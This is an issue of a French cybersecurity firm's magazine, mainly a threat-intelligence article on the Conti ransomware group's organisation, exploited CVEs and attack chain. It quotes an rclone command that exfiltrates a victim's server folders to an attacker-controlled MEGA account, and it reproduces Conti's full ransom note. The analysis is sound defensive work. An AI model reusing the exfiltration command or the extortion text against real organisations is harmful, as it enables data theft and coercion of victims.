actusécu

By xmco

ACTUALITÉ | VEILLE CYBER | PENTEST | CTI | ÉVÈNEMENT SÉCU

MAI 2022

DOSSIER

Les groupes Conti, LAPSUS$ et le Ransom Without Ware

Mais aussi

58

MAGAZINE NUMÉRIQUE RÉDIGÉ, ÉDITÉ ET OFFERT PAR NOTRE CABINET DE CONSEIL

xmco

We deliver cybersecurity expertise

TÉMOIGNAGE

« Ce qui a fait la différence face aux autres acteurs PCI, c'est la compréhension de notre business et de ses enjeux, mais également les connaissances techniques des consultants du cabinet.
Nous avons su établir une relation de confiance et nous bénéficions d'une approche personnalisée et d'une forte réactivité de leur part ».

Grégoire Maux
Responsable Équipe Sécurité Opérationnelle - MONEXT®

#recrutement

Rejoignez une équipe de passionnés

Opportunités de postes à Paris et à Nantes. Pour tous les profils : juniors, expérimentés, alternants, stagiaires.

Analystes Cyber

#job #consultant #CTI

https://www.xmco.fr/consultant-cert-junior-et-confirme/

Si tu aimes l'OSINT, surveiller quotidiennement le clear / deep / dark web, développer des outils, qualifier les remontées de notre service CTI et découvrir manuellement des "pépites", ce job est fait pour toi !

Profil : Bac +3/5, passionné(e) possédant des connaissances sécurité transverses, intéressé(e) par la sécurité défensive, les recherches OSINT, la Cyber Threat Intelligence et le forensic.

Pentesteurs

#job #pentester #consultant

https://www.xmco.fr/consultant-pentesteur/

Passionné(e) de hacking et de sécurité offensive ? Les outils Nmap, Burp Suite et Bloodhound n'ont plus de secrets pour toi ? Tu souhaites devenir admin de dom en quelques heures ou faire de la post exploitation sur des environnements divers ?
Rejoins la team Audit et apprends quotidiennement en compagnie de 30 experts du domaine.

Profil : Bac +5, curieux, amateur de CTF, passionné du hacking ou tout simplement hyper motivé pour apprendre dans le partage.

Consultant GRC

#job #conformité #QSA #ISO

https://www.xmco.fr/consultant-securite-pci-qsa/

https://www.xmco.fr/consultant-en-audits-de-securite-organisationnels/

Envie de changer des univers seulement techniques et prendre une dimension stratégique pour les clients que tu vas aider ? Le pôle GRC t'accueille pour apprendre, comprendre les standards et les normes et pourquoi pas devenir un certificateur PCI DSS sur des missions uniquement au forfait.

Développeur

#job #dev #python #angular #fullstack

https://www.xmco.fr/developpeur-python/

https://www.xmco.fr/developpeur-front-angular/

Viens enrichir notre Factory pour participer aux développements de nos services cyber : Yuno / Serenety / Evidence et partager la bonne humeur de notre team de choc !

Biz Dev

#job #sales #prospection #fullstack

recrutement@xmco.fr

Nous recherchons aussi des Business Developer full stack pour développer notre réseau et promouvoir notre pôle Conseil et nos Services managés.

Et XMCO, c'est aussi :

- **les XMCON, XMLAB, XMNEWS, XMTeam...**
- **le partage d'expérience**
- **l'expertise**
- **des profils mixtes (dev, analystes CTI / intelligence économique, experts cyber, spécialistes du dark web, consultants).**

22 millions

C'est le nombre de données qui ont fuité sur le darkweb en 2020 !*
Et si vos données en faisaient partie ?

Cyber Threat Intelligence, où en êtes-vous ?

Venez tester votre exposition face aux cybermenaces avec notre solution Serenety® !

Surveillance 360° automatisée et conceptualisée

Application simple : SaaS, API ou Soc

Équipe du CERT-XMCO dédiée

serenety
By xmco

Une solution proposée par XMCO, cabinet en cybersécurité depuis 2002

xmco

www.xmco.fr

*Source : ITP.net

Sommaire

Contact Rédaction : actusecu@xmco.fr - Rédacteur en chef / Mise en page : Julien TERRIAC / Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Les consultants du cabinet XMCO.

Le groupe Conti

Par Clément BERTAUX

Pour mieux comprendre

Du fait de la stature de ses victimes, son organisation et son efficacité, le groupe Conti a su se forger une réputation de véritable corporation cyber criminelle. Ses membres ont su perfectionner la technique de double extorsion, si bien qu'à la menace classique du ransomware s'ajoute désormais la possibilité de voir ses données publiées en ligne. Cet article dédié à Conti expose son organisation interne, décrit le déroulement méthodologique d'une attaque, et conclut par une brève victimologie du groupe.

L'écosystème Conti

Désambiguïsation : Conti, TrickBot, Emotet, Ryuk, quésaco ?

La lecture d'un article relatif à Conti inclura généralement les termes Ryuk, Wizard Spider, TrickBot, ou encore Emotet. S'il est entendu que ces derniers appartiennent au domaine de la cybercriminalité, une clarification sur leur nature et les relations qui les lient s'avère nécessaire pour la suite de l'article.

Premièrement, une distinction doit être établie entre le ransomware et le groupe qui le déploie. Par abus de langage, le dernier est souvent éponyme au premier. On parle donc aussi bien des ransomware Conti et Ryuk, que des groupes Conti et Ryuk.
Néanmoins, l'état actuel des connaissances porte à croire que Ryuk est déployé par le groupe Grim Spider, qui lui-même semble être une cellule de Wizard Spider [1]. Or, différentes études des deux ransomwares, ainsi que les révélations récentes apportées par une fuite de données appartenant à Wizard Spider, laissent à penser que Conti est le successeur de Ryuk [2].
En effet, les premières observations de l'utilisation de Conti remontent à décembre 2019, une époque où le nombre d'attaques déployant Ryuk déclinait. De surcroît, des similarités dans leur code, ainsi que dans leur *modus operandi*, corroborent l'hypothèse d'une transformation au moins partielle de Ryuk en Conti.


« Une distinction doit être établie entre le ransomware et le groupe qui le déploie. Par abus de langage, le dernier est souvent éponyme au premier »

Le groupe Wizard Spider, vraisemblablement basé en Russie, serait donc à l'origine de ces deux ransomwares. Le déploiement du ransomware, ainsi que le chiffrement des données qui en résulte, sont toutefois conditionnés par un accès préalable au système d'information de la victime. Par le passé, le ransomware Conti a pu être téléchargé sur le SI d'une victime par l'intermédiaire de malwares tels que TrickBot et Emotet. Une fois introduits au sein de l'infrastructure, souvent via des campagnes de phishing, ils fournissent une porte dérobée persistante (backdoor) aux attaquants. La tendance actuelle décrite dans cet article étant celle du Cybercrime-as-a-Service (CaaS), cet accès peut facilement être vendu à un second opérateur qui l'exploitera à son tour pour y introduire un ransomware, ou tout autre malware de son choix.

L'équipe Conti : la définition du crime organisé

Jusqu'au début de l'année 2022, l'organisation nébuleuse du groupe derrière le ransomware Conti ne permettait que des études partielles et incomplètes de son fonctionnement interne. Certains éléments constituant sa marque de fabrique étaient déjà connus, comme le recours à des affiliés pour propager le ransomware, mais aucune topographie exhaustive du groupe n'avait pu être réalisée.

Toutefois, le 25 février 2022, l'équipe Conti a publié un communiqué exprimant son soutien total envers le gouvernement russe dans son invasion de l'Ukraine.



Message publié sur le site officiel continews[.]click dans lequel le groupe annonce son soutien envers la Russie

Deux jours plus tard, un compte Twitter nommé @ContiLeaks, supposé appartenir à un chercheur ukrainien infiltré, a publié une archive de messages envoyés via les plateformes Jabber et Rocket.Chat par les différents membres du groupe. Les milliers de conversations y figurant, ainsi que du code source et des documents internes, ont permis de cartographier le groupe et d'en apprendre davantage sur son fonctionnement. Si bien que certains qualifient cette fuite de Panama Papers du ransomware et estiment qu'elle entraînera la chute de Conti [3].

Aperçu des éléments partagés par le compte @ContiLeaks à partir du 27 février 2022

L'élément le plus frappant est la similarité de l'équipe Conti avec une entreprise classique. Celle-ci possède un pôle de ressources humaines chargé du recrutement, un pôle en charge du budget, de la comptabilité et des salaires, des politiques en matière de cyber-sécurité, un code de conduite envers les victimes, etc.


Le groupe compte, en moyenne, une soixantaine de membres et jusqu'à 100 lors de périodes de fort recrutement. Ceux-ci sont rémunérés tous les mois, via un dépôt effectué en Bitcoins, et gagnent entre 900 et 1800€ mensuels.

Les conversations révèlent également l'existence de bureaux physiques, dont l'un serait situé à Saint-Pétersbourg au sein de la Большой дом (litt. la Grande maison) [3]. Cette dernière abrite les directions locales du service fédéral de sécurité (FSB) et du ministère des affaires internes (MVD), corroborant l'hypothèse selon laquelle la cellule Conti serait proche du gouvernement russe.

Malgré l'analyse des conversations précédemment évoquées, la structure exacte du groupe demeure incertaine. La société Check Point propose toutefois la nomenclature suivante :

Ressources humaines : avec « Salamandra » à sa tête, le pôle scrute les CV à la recherche de recrues. Le groupe ne dépose jamais d'annonce, mais a accès à des bases de données provenant de sites légitimes tels que headhunter[.]ru ou superjobs[.]ru. Le recrutement se fait également sur les recommandations de membres établis, ou via des forums accessibles sur le dark web. Lorsqu'un potentiel candidat est identifié, et même après qu'il a été recruté, celui-ci est maintenu dans l'ignorance vis-à-vis des activités réelles du groupe. L'organisation est telle que certains d'entre eux ne savent pas qu'ils travaillent pour un groupe criminel – peut-être ne s'en soucient-ils pas non plus.

C'est le cas par exemple de « Zulas », considéré comme la personne ayant développé la partie backend du malware TrickBot. Au cours d'une conversation avec son manager, Zulas mentionne son ignorance quant à l'utilisation finale du programme, ce premier lui répond alors qu'il sert pour des analyses statistiques (*analytics*) [4].



Extrait d'une conversation mentionnant le numéro 4 de l'Avenue Liteyniy à Saint-Petersbourg, adresse de la « Большой дом » (Grande Maison)

Le groupe Conti

Équipe de négociation et spécialistes de l'OSINT : une équipe complète a la responsabilité d'étudier les potentielles victimes pour estimer le montant de la rançon qu'elles seraient prêtes à payer. Les conversations du groupe font d'ailleurs état de nombreux débats entre les membres de l'équipe et la direction quant au montant maximal de cette dernière. L'équipe identifie également les individus avec lesquels elle négociera une fois le ransomware déployé, ainsi que les différents moyens de pression qu'elle utilisera pour inciter ces derniers à payer la rançon.

nierie. Toutefois, le code demeure compilable et exécutable, et conserve donc toute son utilité.

SysAdmin : de façon similaire à leurs tâches dans une entreprise classique, les administrateurs systèmes de Conti gèrent l'infrastructure du groupe, les serveurs, etc. Ils ont donc la charge de tout ce qui a trait au système d'information du groupe.

Pentesteurs : finalement, les pentesteurs ont la charge du déplacement latéral et de l'élévation de privilèges au sein du système d'information d'une victime, afin d'en prendre le contrôle total. L'effet final recherché des pentesteurs est l'implantation du ransomware, qui chiffrera et exfiltrera les données de cette dernière, via l'obtention des privilèges d'administration.


> « Conti compte, en moyenne, une soixantaine de membres et jusqu'à 100 lors de périodes de fort recrutement ».

Développeurs : ils sont responsables du développement des malwares utilisés par le groupe, des plateformes de gestion des victimes, etc. À ce titre, ce sont eux qui ont développé le ransomware Conti, ou qui ont, au moins, continué le travail effectué par les développeurs de Ryuk.

Testeurs : ils confrontent les malwares développés par la cellule Conti aux différentes solutions de sécurité du marché. Ceci, pour s'assurer que le malware contourne toute détection. L'équipe aurait par exemple eu accès à une licence pour la solution VMware Carbon Black, obtenue de manière détournée après plusieurs mois de préparation. En effet, les éditeurs de telles solutions sont généralement réticents à vendre leurs produits aux entités qu'ils sont censés combattre.

Chiffreurs : les chiffreurs travaillent en collaboration étroite avec les testeurs pour obfusquer le code des malwares. L'obfuscation, aussi appelée assombrissement ou obscurcissement, est une technique visant à rendre le code illisible pour un humain en modifiant sa syntaxe. Toute solution de sécurité reposant sur la recherche de mots-clés ou de motifs algorithmiques est donc rendue ineffective par l'obfuscation. Il en va de même pour les tentatives de rétro-ingé-

Rétro-ingénieurs : ils étudient les outils et malwares existants pour en comprendre le fonctionnement, souvent dans le but d'en créer une copie pour l'intégrer aux outils du groupe.



Cartographie alternative du groupe Wizard Spider, avec « Stern » à sa tête [5]

Déroulement d'une attaque

Accès initial : introduction dans le SI de la victime, élévation de privilèges et déplacement latéral

Le modèle du Ransomware-as-a-Service (RaaS) ainsi que la division très professionnelle des tâches au sein de la cellule Conti permet au groupe de répondre rapidement à la découverte d'une vulnérabilité.

Dans un manuel fuité à destination des nouvelles recrues, le fichier быстрый старт хакера[.]txt (litt. démarrage rapide pour pirate) met notamment l'accent sur la recherche d'accès RDP ou VPN légitimes, permettant de dissimuler du trafic malveillant. Durant sa recherche, l'équipe de pentesteurs effectue des scans massifs pour identifier divers points d'entrée. Il peut s'agir de ports ouverts, d'interfaces exposées, d'équipements spécialisés de l'Internet des objets (imprimantes, routeurs), etc.

Le manuel susmentionné évoque par exemple l'exploitation des vulnérabilités Zerologon (CVE-2020-1472) et PrintNightmare (CVE-2021-34527) impactant les systèmes Windows. Plus récemment, l'exploitation de la vulnérabilité Log4Shell (CVE-2021-44228), que nous avons détaillée dans un précédent numéro d'ActuSécu, a été identifiée au cours d'une attaque par la société Advintel [6].

Outre la recherche de vulnérabilités non corrigées et de points d'entrée sensibles, l'accès au système d'information d'une victime passe souvent par une campagne de phishing. Cette technique est privilégiée des attaquants car elle peut être mise en place rapidement et réutilisée. Comme dans la plupart des campagnes, l'email reçu incite la victime à ouvrir une pièce jointe Microsoft Office ou Google Doc servant à télécharger une charge utile telle que le malware TrickBot, évoqué en début de partie. Une fois l'accès initial établi, les attaquants tentent d'obtenir des identifiants en clair ou des condensats via des outils additionnels tels que LaZagne ou Mimikatz [8].

L'accès à un compte administrateur du domaine, notamment via une recherche au sein de l'Active Directory à l'aide d'outils comme AdFind, est une étape cruciale pour la suite du processus.

	CVE	Description	CVSS Score
Accès initial	CVE-2018-13379	Fortinet FortiOS Path Traversal/Arbitrary File Read Vulnerability	9.8
	CVE-2018-13374	Fortinet FortiOS Improper Access Control Vulnerability	8.8
	CVE-2020-0796	Windows SMBv3 Client/Server Remote Code Execution Vulnerability (“SMBGhost”)	10
	CVE-2020-0609	Windows Remote Desktop Gateway (RD Gateway) Remote Code Execution Vulnerability	9.8
	CVE-2020-0688	Microsoft Exchange Validation Key Remote Code Execution Vulnerability	8.8
	CVE-2021-21972	VMware vSphere Client Remote Code Execution Vulnerability	9.8
	CVE-2021-21985	VMware vSphere Client Remote Code Execution Vulnerability	9.8
	CVE-2021-22005	VMware vCenter Server Remote Code Execution Vulnerability	9.8
	CVE-2021-26855	Microsoft Exchange Server Remote Code Execution Vulnerability ("ProxyLogon")	9.8
Élévation de privilèges	CVE-2015-2546	Win32k Memory Corruption Elevation of Privilege Vulnerability	6.9
	CVE-2016-3309	Windows Win32k Elevation of Privilege Vulnerability	7.8
	CVE-2017-0101	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2018-8120	Windows Win32k Elevation of Privilege Vulnerability	7
	CVE-2019-0543	Microsoft Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-0841	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1064	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1069	Windows Task Scheduler Elevation of Privilege Vulnerability	7.8
	CVE-2019-1129	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1130	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1215	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1253	Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1315	Windows Error Reporting Manager Elevation of Privilege Vulnerability	7.8
	CVE-2019-1322	Microsoft Windows Elevation of Privilege Vulnerability	7.8
	CVE-2019-1385	Windows AppX Deployment Extensions Elevation of Privilege Vulnerability	7.8
	CVE-2019-1388	Windows Certificate Dialog Elevation of Privilege Vulnerability	7.8
	CVE-2019-1405	Windows UPnP Service Elevation of Privilege Vulnerability	7.8
	CVE-2019-1458	Win32k Elevation of Privilege Vulnerability	7.8
	CVE-2020-0638	Update Notification Manager Elevation of Privilege Vulnerability	7.8
	CVE-2020-0787	Windows Background Intelligent Transfer Service Elevation of Privilege Vulnerability	7.8
	CVE-2020-1472	Windows Netlogon Elevation of Privilege Vulnerability ("Zerologon")	10
	CVE-2021-1675	Windows Print Spooler Remote Code Execution Vulnerability	8.8
	CVE-2021-1732	Windows Win32k Elevation of Privilege Vulnerability	7.8
	CVE-2021-34527	Windows Print Spooler Remote Code Execution Vulnerability ("PrintNightmare")	8.8
	CVE-2022-21882	Windows Win32k Remote Code Execution and Privilege Escalation Vulnerability	7.8

Liste non exhaustive des vulnérabilités exploitées par les attaquants de l'équipe Conti [7]

Le groupe Conti

C'est également là qu'intervient l'implantation d'une backdoor persistante, permettant aux attaquants de retarder l'exécution du ransomware. Afin de se déplacer latéralement, les attaquants tentent également d'identifier les systèmes connectés au réseau via un scan de port SMB.

Ceci leur permet à la fois de récupérer leurs adresses IP et de vérifier si les dossiers admin, C, ou user sont partagés sur le réseau. Si tel est le cas, une balise Cobalt Strike additionnelle est installée sur le système.

Le lecteur de nos ActuSécu sera familier des nombreux outils et logiciels employés par les affiliés : Metasploit ou encore Cobalt Strike. Toutefois, ceux-ci sont détectables par les solutions de sécurité, c'est pourquoi les équipes travaillent au développement et à l'obfuscation d'outils inconnus de ces dernières. Une fois la victime identifiée et son infrastructure compromise, l'équipe dédiée à la collecte d'informations en sources ouvertes (OSINT) récolte le maximum d'informations sur cette dernière.

Elle dispose d'accès à des services tels que ZoomInfo, SignalHire, ou Crunchbase Pro, qui lui fournissent des informations cruciales sur l'entreprise : coordonnées des dirigeants, chiffre d'affaires.

Par la suite, celles-ci serviront à prendre contact avec les personnes les plus à même de payer la rançon, ainsi que d'estimer le montant de cette dernière comme précédemment évoqué.

Exécution : exfiltration et chiffrement des données, suppression des sauvegardes, etc.


Après s'être introduit dans le système d'information de la victime, le groupe évalue l'importance des données de cette dernière, puis décide ou non de les exfiltrer. La recherche se fait de façon automatique par mots-clés, ayant notamment trait à des informations administratives comme « assurance » ou « banque ». Toutefois, le temps que prennent les attaquants pour compléter cette étape, une dizaine d'heures, laisse à penser que des recherches manuelles sont également effectuées.

Une fois les données identifiées, ces derniers utilisent l'outil Rclone pour transférer les fichiers vers le service de stockage en ligne MEGA. Par la suite, ces données seront utilisées pour mettre en œuvre une technique de double extorsion, que nous détaillerons dans la partie suivante.


```
rclone.exe copy "\\<Server 3>\<Folder path>" remote:<victim name> -q —ignore-existing —auto-confirm —multi-thread-streams 12 —transfers 12 C:\Users\<compromised domain admin>\.config\rclone\rclone.conf
```

Commande RClone servant à créer un fichier de configuration au sein duquel sont stockés les identifiants du compte Mega où seront transférées les données de la victime [9]

Les serveurs infectés entrent ensuite en contact avec un serveur de commande et de contrôle (C2) appartenant aux attaquants. Celui-ci est employé pour transmettre un fichier .dll contenant le code du ransomware Conti qui est chargé en mémoire et exécuté. Ceci a pour effet de le rendre difficilement détectable par les technologies EDR (Endpoint Detection and Response) et par les analyses forensiques à la recherche d'un fichier spécifique.



Quelques outils utilisés par l'équipe Conti lors d'une attaque



Résumé du déroulement d'une attaque visant à déployer Conti – le malware Bazar Backdoor est une variante de TrickBot, évoqué en début

Lors du chiffrement, les fichiers système et exécutables (.dll, .exe, .sys, etc.), ainsi que les raccourcis (.lnk), sont ignorés. Le ransomware possède toutefois une liste d'au moins 170 extensions pour lesquelles le fichier sera systématiquement chiffré, et une vingtaine d'autres dont le contenu ne le sera que partiellement [11].

Auparavant, le suffixe .CONTI était ajouté à tous les fichiers chiffrés, mais il a vraisemblablement été remplacé par une liste d'extensions à l'allure aléatoire (.YZXXX, .wjzPe, etc.) afin d'éviter la détection [12]. Conti utilise également la fonctionnalité Restart Manager de Windows afin de fermer toutes les applications pouvant utiliser les fichiers en cours d'utilisation.

Pendant l'opération, les potentielles sauvegardes que la victime posséderait sont identifiées et détruites. Ceci inclut aussi bien les shadow copies que les sauvegardes déportées sur des disques externes. En effet, les sauvegardes représentent un obstacle à l'efficacité de tout ransomware, y compris Conti. L'équipe a développé des capacités poussées de suppression de sauvegardes, notamment liées à l'éditeur Veeam, allant jusqu'à recruter des membres spécialisés dans ce domaine. Le processus est effectué de façon majoritairement manuelle par l'équipe de pentesteurs, résultant en une suppression des fichiers de sauvegarde .VBK [13].

Enfin, Conti utilise une implémentation modifiée de l'algorithme de chiffrement de flux ChaCha20. Une clé RSA publique de 4096 bits est créée pour chaque victime, et utilisée pour générer une clé privée ChaCha pour chaque fichier chiffré.

« Après s'être introduit dans le système d'information de la victime, le groupe évalue l'importance des données de cette dernière, puis décide ou non de les exfiltrer. La recherche se fait de façon automatique par mots-clés, ayant notamment trait à des informations administratives comme 'assurance' ou 'banque' »

Pour maximiser la vitesse de chiffrement, l'algorithme utilise 32 processus concomitants, et les fichiers ne sont entièrement chiffrés que si leur taille est inférieure ou égale à 1 Mo [14]. Si celle-ci est comprise entre 1 Mo et 5 Mo, seulement le premier mégaoctet est chiffré. Finalement, le contenu des fichiers supérieurs à 5 Mo est chiffré à intervalles réguliers en fonction de leur taille.

Le groupe Conti

Post-exécution : contact avec la victime, ingénierie sociale pour faire pression, etc.

Si en accédant à son poste, la victime ne réalise pas immédiatement l'étendue des dégâts causés par Conti, le fichier README.TXT, déposé dans chaque dossier du système, lui fera certainement comprendre. Celui-ci explique que toutes les données ont été chiffrées, que toute tentative de restauration résultera en leur corruption. Sont également fournis un lien vers une plateforme de discussion sur contirecovery[.]info et un autre passant par le service Tor, reconnaissable à son suffixe en .onion.

Le fichier contient aussi une clé composée de 64 caractères alphanumériques, agissant comme un identifiant. Enfin, un dernier message exhorte la victime à payer la rançon, sous peine de voir ses données publiées sur Internet.

En se connectant à la plateforme, la victime est invitée à télécharger le fichier README.TXT.
Un script extrait alors la clé et en vérifie la validité. Si celle-ci est reconnue par les attaquants, elle est mise en contact avec l'un d'entre eux et la négociation démarre.


Pour commencer, l'attaquant fournit plusieurs preuves que les données ont réellement été exfiltrées et chiffrées. Il arrive parfois qu'il propose à la victime de déchiffrer un fichier de son choix, afin de prouver que ces dernières sont bel et bien en sa possession. Le montant de la rançon est ensuite communiqué à la victime, et elle est incitée à payer au plus vite via une transaction effectuée en bitcoin (cf. capture page suivante).

Là où d'autres opérateurs de ransomwares auraient eu du mal à faire pression sur une victime hésitante, la technique de **double extorsion** permise par l'exfiltration des données joue désormais un rôle crucial dans la négociation.

La menace de leur publication sur le site continews[.]click, ou de leur vente à un tiers, est prise très au sérieux par les victimes. Celles-ci sont donc plus enclines à payer, même sans la moindre garantie que le criminel tiendra parole.

```
All of your files are currently encrypted by CONTI strain. If you don't know who we are - just
"Google it."
As you already know, all of your data has been encrypted by our software.
It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data (including the
usage of the additional recovery software) can damage your files. However,
if you want to try - we recommend choosing the data of the lowest value.

DON'T TRY TO IGNORE us. We've downloaded a pack of your internal data and are ready to publish it
on our news website if you do not respond.
So it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT feds or any recovery companies.
We have our informants in these structures, so any of your complaints will be immediately directed
to us.
So if you will hire any recovery company for negotiations or send requests to the police/FBI/
investigators, we will consider this as a hostile intent and initiate the publication of whole
compromised data immediately.
To prove that we REALLY CAN get your data back - we offer you to decrypt two random files
completely free of charge.
You can contact our team directly for further instructions through our website :

HTTP VERSION :
https://contirecovery[.]info

TOR VERSION :
(you should download and install TOR browser first https://torproject[.]org)
http://contirec7nchr45rx6ympez5rj...vaeywhvoj3wad[.]onion/<victim_path>
Y
OU SHOULD BE AWARE!
W
e will speak only with an authorized person. It can be the CEO, top management, etc.
In case you are not such a person - DON'T CONTACT US! Your decisions and action can result in
serious harm to your company!
Inform your supervisors and stay calm!
```

Exemple de note README.TXT à destination de la victime



La victime est invitée à télécharger son fichier sur le site contirecovery[.]info pour être mise en contact avec les attaquants

L'efficacité de cette technique réside dans le fait que même face au refus de la victime de payer pour obtenir la clé de déchiffrement, il reste probable qu'elle paie pour que ses données ne soient pas divulguées. L'existence de l'attaque est alors passée sous silence et son image en sort indemne. Si tout échoue, les criminels peuvent finalement tenter de réaliser un bénéfice en vendant les données à un tiers.

